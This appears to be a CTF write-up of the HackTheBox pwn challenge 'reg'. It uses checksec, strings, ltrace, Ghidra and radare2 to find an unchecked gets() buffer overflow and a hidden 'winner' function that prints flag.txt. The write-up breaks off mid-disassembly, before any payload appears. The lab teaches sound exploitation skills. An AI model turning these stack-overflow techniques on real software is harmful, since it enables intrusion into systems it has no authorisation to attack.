

reg

let's check the file type

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(root@kali)-[/Documents/htb/challenge/pwn/reg]
# file reg
reg: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=134349a67c90466b7ce51c67c21834272e92bdbf, for GNU/Linux 3.2.0, not stripped
```

it's 64-bit executable

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(root@kali)-[/Documents/htb/challenge/pwn/reg]
# checksec reg
[*] '/Documents/htb/challenge/pwn/reg/reg'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

to see what protections are enabled

NX no execute is enabled , we're not going to be able to execute code that we place on the stack.

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(root@kali)-[/Documents/htb/challenge/pwn/reg]
# strings -n 10 reg
/lib64/ld-linux-x86-64.so.2
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
[]A\A]A^A_
Congratulations!
Enter your name :
Registered!
GCC: (GNU) 10.2.0
abi-note.c
static-reloc.c
crtstuff.c
deregister_tm_clones
__do_global_ctors_aux
completed.0
__do_global_ctors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
__FRAME_END__
__init_array_end
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
stdout@GLIBC_2.2.5
puts@GLIBC_2.2.5
stdin@GLIBC_2.2.5
fclose@GLIBC_2.2.5
printf@GLIBC_2.2.5
alarm@GLIBC_2.2.5
initialize
__libc_start_main@GLIBC_2.2.5
fgets@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
_dl_relocate_static_pie
__bss_start
setvbuf@GLIBC_2.2.5
fopen@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
stderr@GLIBC_2.2.5
.note.gnu.build-id
.note.ABI-tag
.gnu.version
.gnu.version_r
.eh_frame_hdr
.init_array
.fini_array

```

we can see some functions here, we can get idea of what's happening in the program, it asks us for a name



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(root@kali)-[/Documents/htb/challenge/pwn/reg]
# ./reg
Enter your name : saad
Registered!
```

```
(root@kali)-[/Documents/htb/challenge/pwn/reg]
# ltrace ./reg
alarm(30)                                = 0
setvbuf(0x7f194b4506a0, 0, 2, 0)          = 0
setvbuf(0x7f194b4505c0, 0, 2, 0)          = 0
setvbuf(0x7f194b44f980, 0, 2, 0)          = 0
printf("Enter your name : "Enter your name : )    = 18
gets(0x7ffe8e079fa0, 0x7ffe8e077920, 0, 0saad
)                                           = 0x7ffe8e079fa0
puts("Registered!"Registered!
)                                           = 12
+++ exited (status 0) +++
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
we can see it uses the gets call , and putting out Registered

since this is bufferoverflow problem , if we put a really long input we will crush the program , and got Segmentation fault

so we need to found out how many bytes we can enter here before we overwrite the instruction pointer which is causing this Segmentation fault
lets disassemble the program using gidra
import the file



let's go to the main function



let's double click on run

Listing: reg

*reg

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00401253  f0 fb ff ff      MOV     RDI,RAX
00401256  e8 d5 fd         CALL    puts
0040125b  48 8b 45 f8      MOV     RAX,qword ptr [RBP + local_10]
0040125f  48 89 c7         MOV     RDI,RAX
00401262  e8 d9 fd         CALL    fclose
00401267  90              NOP
00401268  c9              LEAVE
00401269  c3              RET

*****
*                               FUNCTION
*****
undefined run()
AL:1 <RETURN>
Stack[-0x38]:1 local_38
run XREF[4]:

0040126a  55              PUSH    RBP
0040126b  48 89 e5        MOV     RBP,RSP
0040126e  48 83 ec 30     SUB     RSP,0x30
00401272  b8 00 00        MOV     EAX,0x0
00401277  e8 1a ff        CALL    initialize
0040127c  48 8d 3d        LEA     RDI,[s_Enter_your_name_:00402020]
00401283  b8 00 00        MOV     EAX,0x0
00401288  e8 c3 fd        CALL    printf
0040128d  48 8d 45 d0     LEA     RAX=>local_38,[RBP + -0x30]
00401291  48 89 c7        MOV     RDI,RAX
00401294  b8 00 00        MOV     EAX,0x0
00401299  e8 e2 fd        CALL    gets
0040129e  48 8d 3d        LEA     RDI,[s_Registered!:00402033]

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Decompile: run - (reg)

```

1 void run(void)
2
3 {
4     char local_38 [48];
5
6     initialize();
7     printf("Enter your name : ");
8     gets(local_38);
9     puts("Registered!");
10    return;
11 }
12
13

```

variable declared here , 48bytes

```

1 void run(void)
2
3 {
4     char local_38 [48];
5
6     initialize();
7     printf("Enter your name : ");
8     gets(local_38);
9     puts("Registered!");
10    return;
11 }
12
13

```

```

1 void initialize(void)
2
3 {
4     alarm(0x1e);
5     setvbuf(stdout, (char *)0x0, 2, 0);
6     setvbuf(stderr, (char *)0x0, 2, 0);
7     setvbuf(stdin, (char *)0x0, 2, 0);
8     return;
9
10 }
11


```

get is insecure

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NAME
    gets - get a string from standard input (DEPRECATED)
SYNOPSIS
    #include <stdio.h>

    char *gets(char *s);
DESCRIPTION
    Never use this function.
```

if this a big program we might want to search>for strings



String Search [CodeBrowser: regdiss:/reg]

Help

String Search - 22 items - [reg, Minimum size = 5, Align = 1]

...	Location	Label	Code Unit	String View	Stri...	Le...	Is Word
A	004002a8	s_/lib64/ld...	ds "/lib64/ld-linux-x86-...	"/lib64/ld-linux-x86-64.so.2"	string	28	true
A	004004b9		ds "fopen"	"fopen"	string	6	true
A	004004c4		ds "stdin"	"stdin"	string	6	true
A	004004ca		ds "printf"	"printf"	string	7	true
A	004004d1		ds "fgets"	"fgets"	string	6	false
A	004004d7		ds "stdout"	"stdout"	string	7	true
A	004004de		ds "fclose"	"fclose"	string	7	true
A	004004e5		ds "stderr"	"stderr"	string	7	true
A	004004ec		ds "alarm"	"alarm"	string	6	true
A	004004f2		ds "setvbuf"	"setvbuf"	string	8	false
A	004004fa		ds "__libc_start_main"	"__libc_start_main"	string	18	true
A	0040050c		ds "libc.so.6"	"libc.so.6"	string	10	false
A	00400516		ds "GLIBC_2.2.5"	"GLIBC_2.2.5"	string	12	false
A	00400522		ds "_ITM_deregisterTMClon...	"_ITM_deregisterTMCloneTable"	string	28	true
A	0040053e		ds "__gmon_start__"	"__gmon_start__"	string	15	true
A	0040054d		ds "_ITM_registerTMClone...	"_ITM_registerTMCloneTable"	string	26	true
A	004010f5		CMP RAX, __TMC_END__	"H=h@@"	string	6	false
A	00402004	s_Congrat...	ds "Congratulations!"	"Congratulations!"	string	17	true
A	00402017	s_flag.txt_...	ds "flag.txt"	"flag.txt"	string	9	true
A	00402020	s_Enter_y...	ds "Enter your name : "	"Enter your name : "	string	19	true
A	00402033	s_Register...	ds "Registered!"	"Registered!"	string	12	true
A	004020f7		db 3Bh (byte[23][14])	";*3\$\"	string	6	false

Filter:

☐ Auto Label
 ☐ Include Alignment Nulls
 ☐ Truncate If Needed

Offset: 0 Dec Preview: "flag.txt"

Make String Make Char Array


```
Listing: reg
*reg X

//
// .rodata
// SHT_PROGBITS [0x402000 - 0x40203e]
// ram: 00402000-0040203e
//

_IO_stdin_used                                XREF[3]:  Entry Point(*), 00400130(*),
                                                _elfSectionHeaders::000003d0(*)

00402000 01 00 02 00  undefined4 00020001h

00402004 43 6f 6e      s_Congratulations!_00402004  XREF[1]:  winner:00401211(*)
        67 72 61      ds      "Congratulations!"
        74 75 6c ...

00402015 72          DAT_00402015  XREF[1]:  winner:0040121d(*)
        00402016 00          ??      72h    r
        00402016 00          ??      00h

00402017 66 6c 61      s_flag.txt_00402017  XREF[1]:  winner:00401224(*)
        67 2e 74      ds      "flag.txt"
        78 74 00


00402020 45 6e 74      s_Enter_your_name_:_00402020  XREF[1]:  run:0040127c(*)
        65 72 20      ds      "Enter your name : "
        79 6f 75 ...

00402033 52 65 67      s_Registered!_00402033  XREF[1]:  run:0040129e(*)
        69 73 74      ds      "Registered!"
        65 72 65 ...

.....

//
// .eh_frame_hdr
// SHT_PROGBITS [0x402040 - 0x402093]
// ram: 00402040-00402093
//
```

we can see where this is referenced xref[1] : winner:-00401224


 XRefs to 00402017 [CodeBrowser: regdiss:/reg]

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
XRefs to 00402017 - (reg)

Loca...	Label	Code Unit	Ref Type
00401...		LEA RDI,[s_flag.t...	DATA

Filter:



function winner ,puts “Congratulations”, it opens flag.txts and print that out. whenever we're testing this locally what might want to do is create a flag.txt anf put a fake flag on it and make sure we get it all work locally before we try this on the server.



Symbol table '.symtab' contains 80 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	0000000000000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	000000000004002a8	0	SECTION	LOCAL	DEFAULT	1	
2:	000000000004002c4	0	SECTION	LOCAL	DEFAULT	2	
3:	000000000004002e8	0	SECTION	LOCAL	DEFAULT	3	
4:	00000000000400308	0	SECTION	LOCAL	DEFAULT	4	
5:	00000000000400338	0	SECTION	LOCAL	DEFAULT	5	
6:	000000000004004b8	0	SECTION	LOCAL	DEFAULT	6	
7:	00000000000400568	0	SECTION	LOCAL	DEFAULT	7	
8:	00000000000400588	0	SECTION	LOCAL	DEFAULT	8	
9:	000000000004005a8	0	SECTION	LOCAL	DEFAULT	9	
10:	00000000000400650	0	SECTION	LOCAL	DEFAULT	10	
11:	00000000000401000	0	SECTION	LOCAL	DEFAULT	11	
12:	00000000000401020	0	SECTION	LOCAL	DEFAULT	12	
13:	000000000004010b0	0	SECTION	LOCAL	DEFAULT	13	
70:	000000000004010b0	47	FUNC	GLOBAL	DEFAULT	13	_start
71:	00000000000404068	0	NOTYPE	GLOBAL	DEFAULT	24	__bss_start
72:	000000000004012ad	21	FUNC	GLOBAL	DEFAULT	13	main
73:	00000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	setvbuf@@GLIBC_2.2.5
74:	00000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	fopen@@GLIBC_2.2.5
75:	00000000000401206	100	FUNC	GLOBAL	DEFAULT	13	winner
76:	00000000000404068	0	OBJECT	GLOBAL	HIDDEN	23	__TMC_END__
77:	00000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	_ITM_registerTMC[...]
78:	00000000000401000	0	FUNC	GLOBAL	HIDDEN	11	_init
79:	000000000004040a0	8	OBJECT	GLOBAL	DEFAULT	24	stderr@@GLIBC_2.2.5

we can see the address of winner right here

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(root@kali)-[/Documents/htb/challenge/pwn/reg]
# radare2 reg
[0x004010b0]> aaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for vtables
[x] Type matching analysis for all functions (aajt)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
[x] Finding function preludes
[x] Enable constraint types analysis for variables
[0x004010b0]> afl
0x004010b0 1 46 entry0
0x004010f0 4 33 sym.deregister_tm_clones
0x00401120 4 57 → 51 sym.register_tm_clones
0x00401160 3 33 → 32 sym.__do_global_dtors_aux
0x00401190 1 6 entry.init0
0x00401340 1 5 sym.__libc_csu_fini
0x0040126a 1 67 sym.run
0x00401196 1 112 sym.initialize
0x00401060 1 6 sym.imp.alarm
0x00401090 1 6 sym.imp.setvbuf
0x00401050 1 6 sym.imp.printf
0x00401080 1 6 sym.imp.gets
0x00401030 1 6 sym.imp.puts
0x00401348 1 13 sym._fini
0x004012d0 4 101 sym.__libc_csu_init
0x004010e0 1 5 sym._dl_relocate_static_pie
0x004012ad 1 21 main
0x00401206 1 100 sym.winner
0x004010a0 1 6 sym.imp.fopen
0x00401070 1 6 sym.imp.fgets
0x00401040 1 6 sym.imp.fclose
0x00401000 3 27 sym._init
[0x004010b0]>

```

we get the address of winner function
select the address of winner and disassemble


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[0x004010b0]> s sym.winner
[0x00401206]> pdf
100: sym.winner ();
; var char *s @ rbp-0x410
; var file*stream @ rbp-0x8
0x00401206: 55 41 push rbp
0x00401207: 4889e5 mov rbp, rsp
0x00401208: 4881ec100400. sub rsp, 0x410
0x00401211: 488d3dec0d00. lea rdi, str.Congratulations_ ; 0x402004 ; "Congratulations!" ; const char *s
0x00401218: e813fefeff. call sym.imp.puts ; int puts(const char *s)
0x0040121d: 488d35f10d00. lea rsi, [0x00402015] ; "r" ; const char *mode
